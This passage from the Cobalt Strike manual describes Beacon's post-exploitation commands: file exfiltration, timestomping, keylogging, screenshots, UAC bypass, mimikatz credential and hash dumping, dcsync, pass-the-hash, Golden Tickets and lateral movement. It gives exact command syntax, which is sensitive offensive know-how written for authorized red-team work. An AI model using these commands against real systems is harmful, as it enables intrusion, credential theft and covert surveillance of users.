download - This command downloads the requested file. You do not need to provide quotes around a filename with spaces in it. Beacon is built for low and slow exfiltration of data. During each check-in, Beacon will download a fixed chunk of each file its tasked to get. The size of this chunk depends on Beacon's current data channel. The HTTP and HTTPS channels pull data in 512KB chunks.

downloads - Use to see a list of file downloads in progress for the current Beacon.

cancel - Issue this command, followed by a filename, to cancel a download that's in progress. You may use wildcards with your cancel command to cancel multiple file downloads at once.

upload - This command uploads a file to the host.

timestomp - When you upload a file, you will sometimes want to update its timestamps to make it blend in with other files in the same folder. This command will do this. The timestomp command matches the Modified, Accessed, and Created times of one file to another file.

Go to **View** -> **Downloads** in Cobalt Strike to see the files that your team has downloaded so far. Only completed downloads show up in this tab.


Downloaded files are stored on the team server. To bring files back to your system, highlight them here, and press **Sync Files**. Cobalt Strike then downloads the selected files to a folder of your choosing on your system.

File Browser

Beacon's File Browser is an opportunity to explore the files on a compromised system. Go to **[Beacon]** -> **Explore** -> **File Browser** to open it.

The file browser will request a listing for the current working directory of Beacon. When this result arrives, the file browser will populate.

The left-hand side of the file browser is a tree which organizes the known drives and folders into one view. The right-hand side of the file browser shows the contents of the current folder.



Name	Size	Modified
OneDrive		04/28/2019 15:07:54
Pictures		12/17/2018 20:21:25
PrintHood		10/25/2018 22:47:29
Recent		10/25/2018 22:47:29
Saved Games		12/17/2018 20:21:25
Searches		12/17/2018 20:21:25
SendTo		10/25/2018 22:47:29
Start Menu		10/25/2018 22:47:29
Templates		10/25/2018 22:47:29
Videos		12/17/2018 20:21:25
NTUSER.DAT	2mb	04/28/2019 19:49:15
ntuser.dat.LOG1	352kb	10/25/2018 22:47:29
ntuser.dat.LOG2	112kb	10/25/2018 22:47:29
NTUSER.DAT{8ebe95f7-3dcb-11e...	64kb	10/25/2018 22:54:58
NTUSER.DAT{8ebe95f7-3dcb-11e...	512kb	10/25/2018 22:54:58
NTUSER.DAT{8ebe95f7-3dcb-11e...	512kb	10/25/2018 22:54:58
ntuser.ini	20b	10/25/2018 22:47:29
ntuser.pol	900b	10/25/2018 22:55:41

Figure 35. File Browser

Each file browser caches the folder listings it receives. A colored folder indicates the folder's contents are in this file browser's cache. You may navigate to cached folders without generating a new file listing request. Press **Refresh** to ask Beacon to update the contents of the current folder.

A dark-grey folder means the folder's contents are not in this file browser's cache. Click on a folder in the tree to have Beacon generate a task to list the contents of this folder (and update its cache). Double-click on a dark-grey folder in the right-hand side current folder view to do the same.

To go up a folder, press the folder button next to the file path above the right-hand side folder details view. If the parent folder is in this file browser's cache, you will see the results immediately. If the parent folder is not in the file browser's cache, the browser will generate a task to list the contents of the parent folder.

Right-click a file to download or delete it.

To see which drives are available, press **List Drives**.

File System Commands

You may prefer to browse and manipulate the file system from the Beacon console.

Use the **ls** command to list files in the current directory. Use **mkdir** to make a directory. **rm** will remove a file or folder. **cp** copies a file to a destination. **mv** moves a file.

The Windows Registry

Use **reg_query [x86|x64] [HIVE\path\to\key]** to query a specific key in the registry. This command will print the values within that key and a list of any subkeys. The x86/x64 option is required and forces Beacon to use the WOW64 (x86) or native view of the registry. **reg_query [x86|x64] [HIVE\path\to\key] [value]** will query a specific value within a registry key.

Keystrokes and Screenshots

Beacon’s tools to log keystrokes and take screenshots are designed to inject into another process and report their results to your Beacon.

To start the keystroke logger, use **keylogger pid x86** to inject into an x86 process. Use **keylogger pid x64** to inject into an x64 process. Use **keylogger** by itself to inject the keystroke logger into a temporary process. The keystroke logger will monitor keystrokes from the injected process and report them to Beacon until the process terminates or you kill the keystroke logger post- exploitation job.

Be aware that multiple keystroke loggers may conflict with each other. Use only one keystroke logger per desktop session.

To take a screenshot, use **screenshot pid x86** to inject the screenshot tool into an x86 process. Use **screenshot pid x64** to inject into an x64 process. This variant of the screenshot command will take one screenshot and exit. **screenshot**, by itself, will inject the screenshot tool into a temporary process.

The **screenwatch** command (with options to use a temporary process or inject into an explicit process) will continuously take screenshots until you stop the screenwatch post-exploitation job.

Use the **printscreen** command (also with temporary process and inject options) to take a screenshot by a different method. This command uses a PrintScr keypress to place the screenshot onto the user's clipboard. This feature recovers the screenshot from the clipboard and reports it back to you.


When Beacon receives new screenshots or keystrokes, it will post a message to the Beacon console. The screenshot and keystroke information is not available through the Beacon console though. Go to **View** -> **Keystrokes** to see logged keystrokes across all of your Beacon sessions. Go to **View** -> **Screenshots** to browse through screenshots from all of your Beacon sessions. Both of these dialogs update as new information comes in. These dialogs make it easy for one operator to monitor keystrokes and screenshots on all of your Beacon sessions.

Controlling Beacon Jobs

Several Beacon features run as jobs in another process (e.g., the keystroke logger and screenshot tool). These jobs run in the background and report their output when it’s available. Use the **jobs** command to see which jobs are running in your Beacon. Use **jobkill [job number]** to kill a job.

The Process Browser

The Process Browser does the obvious; it tasks a Beacon to show a list of processes and shows this information to you. Go to **[beacon] -> Explore -> Show Processes** to open the Process Browser.



```
3280: SgrmBroker.exe
4084: SearchIndexer.exe
916: MsMpEng.exe
1944: NisSrv.exe
92: svchost.exe
3364: svchost.exe
816: lsass.exe
940: fontdrvhost.exe
740: winlogon.exe
932: fontdrvhost.exe
556: dwm.exe
3436: explorer.exe
4864: MSASCuiL.exe
3384: vmtoolsd.exe
6264: OneDrive.exe
240: powershell.exe
6708: conhost.exe
6768: powershell.exe
6392: conhost.exe
6584: jusched.exe
```

PID	PPID	Name	Arch	Session	User
92	792	svchost.exe	x64	1	CORP\jim.stevens
2376	1416	taskhostw.exe	x64	1	CORP\jim.stevens
3772	1136	ctfmon.exe			
3436	1336	explorer.exe	x64	1	CORP\jim.stevens
3364	792	svchost.exe			
4048	908	dllhost.exe	x64	1	CORP\jim.stevens
4252	908	ShellExperienceHost.exe	x64	1	CORP\jim.stevens
4336	908	RuntimeBroker.exe	x64	1	CORP\jim.stevens
4368	908	SearchUI.exe	x64	1	CORP\jim.stevens
4448	908	RuntimeBroker.exe	x64	1	CORP\jim.stevens
4748	908	ApplicationFrameHost.exe	x64	1	CORP\jim.stevens
4796	908	smartscreen.exe	x64	1	CORP\jim.stevens
5032	908	MicrosoftEdge.exe	x64	1	CORP\jim.stevens
1124	908	browser_broker.exe	x64	1	CORP\jim.stevens
1872	908	SkypeApp.exe	x64	1	CORP\jim.stevens
2948	908	SkypeBackgroundHost.exe	x64	1	CORP\jim.stevens
5204	908	RuntimeBroker.exe	x64	1	CORP\jim.stevens
5468	908	MicrosoftEdgeCP.exe	x64	1	CORP\jim.stevens
5476	908	MicrosoftEdgeCP.exe	x64	1	CORP\jim.stevens

Figure 36. Process Browser

The left-hand side shows the processes organized into a tree. The current process for your Beacon is highlighted yellow.

The right-hand side shows the process details. The Process Browser is also a convenient place to impersonate a token from another process, deploy the screenshot tool, or deploy the keystroke logger.

Highlight one or more processes and press the appropriate button at the bottom of the tab.

If you highlight multiple Beacons and task them to show processes, Cobalt Strike will show a Process Browser that also states which host the process comes from. This variant of the Process Browser is a convenient way to deploy Beacon's post-exploitation tools to multiple systems at once.

Simply sort by process name, highlight the interesting processes on your target systems, and press the **Screenshot** or **Log Keystrokes** button to deploy these tools to all highlighted systems.

Desktop Control

To interact with a desktop on a target host, go to **[beacon] -> Explore -> Desktop (VNC)**. This will stage a VNC server into the memory of the current process and tunnel the connection through Beacon.

When the VNC server is ready, Cobalt Strike will open a tab labeled **Desktop *HOST@PID***.

You may also use Beacon's **desktop** command to inject a VNC server into a specific process. Use **desktop *pid architecture low|high***. The last parameter let's you specify a quality for the VNC session.




Figure 37. Cobalt Strike Desktop Viewer

The bottom of the desktop tab has several buttons. These are:

	Refresh the screen
	View only
	Decrease Zoom
	Increase Zoom
	Zoom to 100%
	Adjust Zoom to Fit Tab
	Send Ctrl+Escape
Ctrl	Lock the Ctrl key
Alt	Lock the Alt key

If you can't type in a Desktop tab, check the state of the **Ctrl** and **Alt** buttons. When either button is pressed, all of your keystrokes are sent with the Ctrl or Alt modifier. Press the **Ctrl** or **Alt** button to turn off this behavior. Make sure **View only** isn't pressed either. To prevent you from accidentally moving the mouse, **View only** is pressed by default.

Privilege Escalation

Some post-exploitation commands require system administrator-level rights. Beacon includes several options to help you elevate your access including the following:

NOTE:
Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.


Elevate with an Exploit

elevate - This command lists privilege escalation exploits registered with Cobalt Strike.

elevate *[exploit] [listener]* - This command attempts to elevate with a specific exploit.

You may also launch one of these exploits through **[beacon]** -> **Access** -> **Elevate**.

Choose a listener, select an exploit, and press Launch to run the exploit. This dialog is a front-end for Beacon's elevate command.


Elevate

Attempt to execute a listener in an elevated context.

Listener: beacon - http

Exploit: ms14-058


You may add privilege escalation exploits to Cobalt Strike through the Elevate Kit. The Elevate Kit is an Aggressor Script that integrates several open source privilege escalation exploits into Cobalt Strike. https://github.com/rsmudge/ElevateKit.

runasadmin - This command by itself, lists command elevator exploits registered with Cobalt Strike.

runasadmin *[exploit] [command + args]* - This command attempts to run the specified command in an elevated context.

Cobalt Strike separates command elevator exploits and session-yielding exploits because some attacks are a natural opportunity to spawn a session. Other attacks yield a “run this command” primitive. Spawning a session from a “run this command” primitive puts a lot of weaponization decisions (not always favorable) in the hands of your tool developer. With runasadmin, it’s your choice to drop an executable to disk and run it, to run a PowerShell one-liner, or to weaken the target in some way.

If you’d like to use a PowerShell one-liner to spawn a session, go to **[beacon]** -> **Access** -> **One-liner**.



Generate a single use one-liner that runs payload within this session.

Listener: tcp 4440

x64: Use x64 payload

Figure 38. PowerShell One-liner

This dialog will setup a localhost-only webserver within your Beacon session to host a payload stage and return a PowerShell command to download and run this payload stage.

This webserver is one-use only. Once it's connected to once, it will clean itself up and stop serving your payload.

If you run a TCP or SMB Beacon with this tool, you will need to use connect or link to assume control of the payload manually. Also, be aware that if you try to use an x64 payload—this will fail if the x86 PowerShell is in your $PATH.

Cobalt Strike does not have many built-in elevate options. Exploit development is not a focus of the work at HelpSystems. It is easy to integrate privilege escalation exploits via Cobalt Strike's Aggressor Script programming language though. To see what this looks like, download the Elevate Kit (https://github.com/cobalt-strike/ElevateKit). The Elevate Kit is an Aggressor Script that integrates several open source privilege escalation exploits into Cobalt Strike.

Elevate with Known Credentials

runas [DOMAIN\user] [password] [command]- This runs a command as another user using their credentials. The runas command will not return any output. You may use runas from a non- privileged context though.

spawnas [DOMAIN\user] [password] [listener] - This command spawns a session as another user using their credentials. This command spawns a temporary process and injects your payload stage into it.

You may also go to **[beacon]** -> **Access** -> **Spawn As** to run this command as well.

With both of these commands, be aware that credentials for a non-SID 500 account will spawn a payload in a medium integrity context. You will need to use Bypass UAC to elevate to a high integrity context. Also, be aware, that you should run these commands from a working folder that the specified account can read.

Get SYSTEM

getsystem - This command impersonates a token for the SYSTEM account. This level of access may allow you to perform privileged actions that are not possible as an Administrator user.

Another way to get SYSTEM is to create a service that runs a payload. The **elevate svc-exe [listener]** command does this. It will drop an executable that runs a payload, create a service to run it, assume control of the payload, and cleanup the service and executable.

UAC Bypass

Microsoft introduced User Account Control (UAC) in Windows Vista and refined it in Windows 7. UAC works a lot like sudo in UNIX. Day-to-day a user works with normal privileges. When the user needs to perform a privileged action—the system asks if they would like to elevate their rights.

Cobalt Strike ships with a few UAC bypass attacks. These attacks will not work if the current user is not an Administrator. To check if the current user is in the Administrators group, use **run whoami /groups**.

elevate uac-token-duplication [listener] - This command spawns a temporary process with elevated rights and inject a payload stage into it. This attack uses a UAC-loophole that allows a non-elevated process to launch an arbitrary process with a token stolen from an elevated process. This loophole requires the attack to remove several rights assigned to the elevated token. The abilities of your new session will reflect these restricted rights. If Always Notify is at its highest setting, this attack requires that an elevated process is already running in the current desktop session (as the same user). This attack works on Windows 7 and Windows 10 prior to the November 2018 update.

runasadmin uac-token-duplication [command] - This is the same attack described above, but this variant runs a command of your choosing in an elevated context.

runasadmin uac-cmstplua [command] - This command attempta to bypass UAC and run a command in an elevated context. This attack relies on a COM object that automatically elevates from certain process contexts (Microsoft signed, lives in c:\windows\*).

Privileges

getprivs - This command enables the privileges assigned to your current access token.

Mimikatz

Beacon integrates mimikatz. Use **mimikatz [pid] [arch] [module::command] <args>** to inject into the specified process to run a mimikatz command. Use **mimikatz** (without [pid] and [arch] arguments) to spawn a temporary process to run a mimikatz command.

Some mimikatz commands must run as SYSTEM to work. Prefix a command with a **!** to force mimikatz to elevate to SYSTEM before it runs your command. For example, mimikatz **!lsa::cache** will recover salted password hashes cached by the system. Use **mimikatz [pid] [arch] [!module::command] <args>** or **mimikatz [!module::command] <args>** (without [pid] and [arch] arguments).

Once in awhile, you may need to run a mimikatz command with Beacon's current access token. Prefix a command with a **@** to force mimikatz to impersonate Beacon's current access token. For example, **mimikatz @lsadump::dcsync** will run the dcsync command in mimikatz with Beacon's current access token. Use **mimikatz [pid] [arch] [@module::command] <args>** or **mimikatz [@module::command] <args>** (without [pid] and [arch] arguments).

Credential and Hash Harvesting

To dump hashes, go to **[beacon]** -> **Access** -> **Dump Hashes**. You can also use the **hashdump [pid] [x86|x64]** command from the Beacon console to inject the hashdump tool into the specified process. Use **hashdump** (without [pid] and [arch] arguments) to spawn a temporary process and inject the hashdump tool into it. These commands will spawn a job that injects into LSASS and dumps the password hashes for local users on the current system. This command requires administrator privileges. If injecting into a pid that process requires administrator privileges.

Use **logonpasswords [pid] [arch]** to inject into the specified process to dump plaintext credentials and NTLM hashes. Use **logonpasswords** (without [pid] and [arch] arguments) to spawn a temporary process to dump plaintext credentials and NTLM hashes. This command uses mimikatz and requires administrator privileges.

Use **dcsync [pid] [arch] [DOMAIN.fqdn] <DOMAIN\user>** to inject into the specified process to extract the NTLM password hashes. Use **dcsync [DOMAIN.fqdn] <DOMAIN\user>** to spawn a temporary process to extract the NTLM password hashes. This command uses mimikatz to extract the NTLM password hash for domain users from the domain controller. Specify a user to get their hash only. This command requires a domain administrator trust relationship.

Use **chromedump [pid] [arch]** to inject into the specified process to recover credential material from Google Chrome. Use **chromedump** (without [pid] and [arch] arguments) to spawn a temporary process to recover credential material from Google Chrome. This command will use Mimikatz to recover the credential material and should be run under a user context.

Credentials dumped with the above commands are collected by Cobalt Strike and stored in the credentials data model. Go to **View** -> **Credentials** to pull up the credentials on the current team server.

Port Scanning

Beacon has a built in port scanner. Use **portscan [pid] [arch] [targets] [ports] [arp|icmp|none] [max connections]** to inject into the specified process to run a port scan against the specified hosts. Use **portscan [targets] [ports] [arp|icmp|none] [max connections]** (without [pid] and [arch] arguments) to spawn a temporary process to run a port scan against the specified hosts.

The **[targets]** option is a comma separated list of hosts to scan. You may also specify IPv4 address ranges (e.g., 192.168.1.128-192.168.2.240, 192.168.1.0/24)

The **[ports]** option is a comma separated list or ports to scan. You may specify port ranges as well (e.g., 1-65535)

The **[arp|icmp|none]** target discovery options dictate how the port scanning tool will determine if a host is alive. The **ARP** option uses ARP to see if a system responds to the specified address. The **ICMP** option sends an ICMP echo request. The **none** option tells the portscan tool to assume all hosts are alive.

The **[max connections]** option limits how many connections the port scan tool will attempt at any one time. The portscan tool uses asynchronous I/O and it's able to handle a large number of connections at one time. A higher value will make the portscan go much faster. The default is 1024.

The port scanner will run, in between Beacon check ins. When it has results to report, it will send them to the Beacon console. Cobalt Strike will process this information and update the targets model with the discovered hosts.

You can also go to **[beacon] -> Explore -> Port Scanner** to launch the port scanner tool.

Network and Host Enumeration

Beacon’s net module provides tools to interrogate and discover targets in a Windows active directory network.

Use **net [pid] [arch] [command] [arguments]** to inject the network and host enumeration tool into the specified process. Use **net [command] [arguments]** (without [pid] and [arch] arguments) to spawn a temporary process and inject the network and host enumeration tool into it. An exception is the **net domain** command which is implemented as a BOF.net domain.

The commands in Beacon’s net module are built on top of the Windows Network Enumeration APIs. Most of these commands are direct replacements for many of the built-in net commands in Windows (there are also a few unique capabilities here as well). The following commands are available:

computers - lists hosts in a domain (groups)

dclist - lists domain controllers. (populates the targets model)

domain - display domain for this host

domain_controllers - lists DCs in a domain (groups)

domain_trusts - lists domain trusts

group - lists groups and users in groups

localgroup - lists local groups and users in local groups. (great during lateral movement when you have to find who is a local admin on another system).

logons - lists users logged onto a host

sessions - lists sessions on a host

share - lists shares on a host

user - lists users and user information

time - show time for a host

view - lists hosts in a domain (browser service). (populates the targets model)

Trust Relationships

The heart of Windows single sign-on is the access token. When a user logs onto a Windows host, an access token is generated. This token contains information about the user and their rights. The access token also holds information needed to authenticate the current user to another system on the network. Impersonate or generate a token and Windows will use its information to authenticate to a network resource for you.

Use **steal_token [pid]** to impersonate a token from an existing process. If you'd like to see which processes are running use **ps**. The **getuid** command will print your current token. Use **rev2self** to revert back to your original token.

If you know credentials for a user; use **make_token [DOMAIN\user] [password]** to generate a token that passes these credentials. This token is a copy of your current token with modified single sign-on information. It will show your current username. This is expected behavior.

The Beacon command **pth [pid] [arch] [DOMAIN\user] [ntlm hash]** injects into the specified process to generate AND impersonate a token. Use **pth [DOMAIN\user] [ntlm hash]** (without [pid] and [arch] arguments) to spawn a temporary process to generate AND impersonate a token. This command uses mimikatz to generate AND impersonate a token that uses the specified DOMAIN, user, and NTLM hash as single sign-on credentials. Beacon will pass this hash when you interact with network resources.

Beacon's Make Token dialog (**[beacon]** -> **Access** -> **Make Token**) is a front-end for these commands. It will present the contents of the credential model and it will use the right command to turn the selected credential entry into an access token.

Kerberos Tickets

A Golden Ticket is a self-generated Kerberos ticket. It's most common to forge a Golden Ticket with Domain Administrator rights

Go to **[beacon]** -> **Access** -> **Golden Ticket** to forge a Golden Ticket from Cobalt Strike. Provide the following pieces of information and Cobalt Strike will use mimikatz to generate a ticket and inject it into your kerberos tray:

1. The user you want to forge a ticket.
2. The domain you want to forge a ticket for.
3. The domain's SID
4. The NTLM hash of the krbtgt user on a domain controller.

Use **kerberos_ticket_use [/path/to/ticket]** to inject a Kerberos ticket into the current session. This will allow Beacon to interact with remote systems using the rights in this ticket.

Use **kerberos_ticket_purge** to clear any Kerberos tickets associated with your session.

Lateral Movement

Once you have a token for a domain admin or a domain user who is a local admin on a target, you may abuse this trust relationship to get control of the target. Cobalt Strike's Beacon has several built-in options for lateral movement.

Type **jump** to list lateral movement options registered with Cobalt Strike. Run **jump *[module] [target] [listener]*** to attempt to run a payload on a remote target.

Jump Module	Arch	Description
psexec	x86	Use a service to run a Service EXE artifact
psexec64	x64	Use a service to run a Service EXE artifact
psexec_psh	x86	Use a service to run a PowerShell one-liner
winrm	x86	Run a PowerShell script via WinRM
winrm64	x64	Run a PowerShell script via WinRM

Run **remote-exec**, by itself, to list remote execution modules registered with Cobalt Strike. Use **remote-exec [module] [target] [command + args]** to attempt to run the specified command on a remote target.

Remote-exec Module	Description
psexec	Remote execute via Service Control Manager
winrm	Remote execute via WinRM (PowerShell)
wmi	Remote execute via WMI


Lateral movement is an area, similar to privilege escalation, where some attacks present a natural set of primitives to spawn a session on a remote target. Some attacks give an execute-primitive only. The split between jump and remote-exec gives you flexibility to decide how to weaponize an execute-only primitive.

Aggressor Script has an API to add new modules to jump and remote-exec. See the Aggressor Script documentation (the Beacon chapter, specifically) for more information.

Lateral Movement GUI

Cobalt Strike also provides a GUI to make lateral movement easier. Switch to the Targets Visualization or go to **View** -> **Targets**. Navigate to **[target]** -> **Jump** and choose your desired lateral movement option.

The following dialog will open:



user	password	realm	note
Administrator	8846f7eaee8fb117...	GRANITE	
Administrator	4d714387627d0b7...	WS2	
Guest	31d6cfe0d16ae93...	WS2	
Guest	31d6cfe0d16ae93...	GRANITE	
lab	8846f7eaee8fb117...	GRANITE	
user	8846f7eaee8fb117...	GRANITE	

User: Administrator
Password: 4d714387627d0b7b8dfb527d98f96f01
Domain: WS2
Listener: local - beacon smb
Session: whatta.hogg * via 172.16.20.193@3568
☐ Use session's current access token

Figure 39. Lateral Movement Dialog

To use this dialog:

First, decide which trust you want to use for lateral movement. If you want to use the token in one of your Beacons, check the *Use session's current access token* box. If you want to use credentials or hashes for lateral movement—that's OK too. Select credentials from the credential store or populate the User, Password, and Domain fields. Beacon will use this information to generate an access token for you. Keep in mind, you need to operate from a high integrity context [administrator] for this to work.

Next, choose the listener to use for lateral movement. The SMB Beacon is usually a good candidate here.

Last, select which session you want to perform the lateral movement attack from. Cobalt Strike's asynchronous model of offense requires each attack to execute from a compromised system.

There is no option to perform this attack without a Beacon session to attack from. If you're on an internal engagement, consider hooking a Windows system that you control and use that as your starting point to attack other systems with credentials or hashes.

Press **Launch**. Cobalt Strike will activate the tab for the selected Beacon and issue commands to it. Feedback from the attack will show up in the Beacon console.

Other Commands

Beacon has a few other commands not covered above.

The **clear** command will clear Beacon's task list. Use this if you make a mistake.

Type **exit** to ask Beacon to exit.

Use **kill [pid]** to terminate a process.

Use **timestomp** to match the Modified, Accessed, and Created times of one file to those of another file.

Browser Pivoting

Malware like Zeus and its variants inject themselves into a user's browser to steal banking information. This is a man-in-the-browser attack. So-called, because the attacker is injecting malware into the target's browser.

Overview

Man-in-the-browser malware uses two approaches to steal banking information. They either capture form data as it's sent to a server. For example, malware might hook PR_Write in Firefox to intercept HTTP POST data sent by Firefox. Or, they inject JavaScript onto certain webpages to make the user think the site is requesting information that the attacker needs.

Cobalt Strike offers a third approach for man-in-the-browser attacks. It lets the attacker hijack authenticated web sessions—all of them. Once a user logs onto a site, an attacker may ask the user's browser to make requests on their behalf. Since the user's browser is making the request, it will automatically re-authenticate to any site the user is already logged onto. I call this a browser pivot—because the attacker is pivoting their browser through the compromised user's browser.

